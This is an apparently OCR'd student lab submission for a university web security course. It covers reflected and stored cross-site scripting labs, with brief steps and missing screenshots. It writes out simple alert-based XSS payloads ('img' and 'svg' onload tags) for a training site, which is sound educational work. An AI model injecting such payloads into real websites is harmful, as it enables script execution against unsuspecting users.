SLIIT

Discover Your Future

Sri Lanka Institute of Information Technology

Cross-site scripting

Lab sheet 01-WD Submission

IE2062 – Web Security.

Submitted by:


IT22199508 – Athapaththu A.M.M.I.P


Date of submission

2024.02.23


❖ Reflected XSS into HTML context with nothing encoded

- enter the lab and enter ">< img src=x onload=alert(1)>" in the search bar








- Get the source code of previous page



- After enter the “<svg src=x onload=alert(1)>” on the search bar.









- Finally you can see you solved the lab.


❖ Stored XSS into HTML context with nothing encoded


- Go through the lab and go to view port, then you enter the details like 2nd pic.







- after you go back and get the source code of the page, you can see there "`<p>batman<svg></p>`"





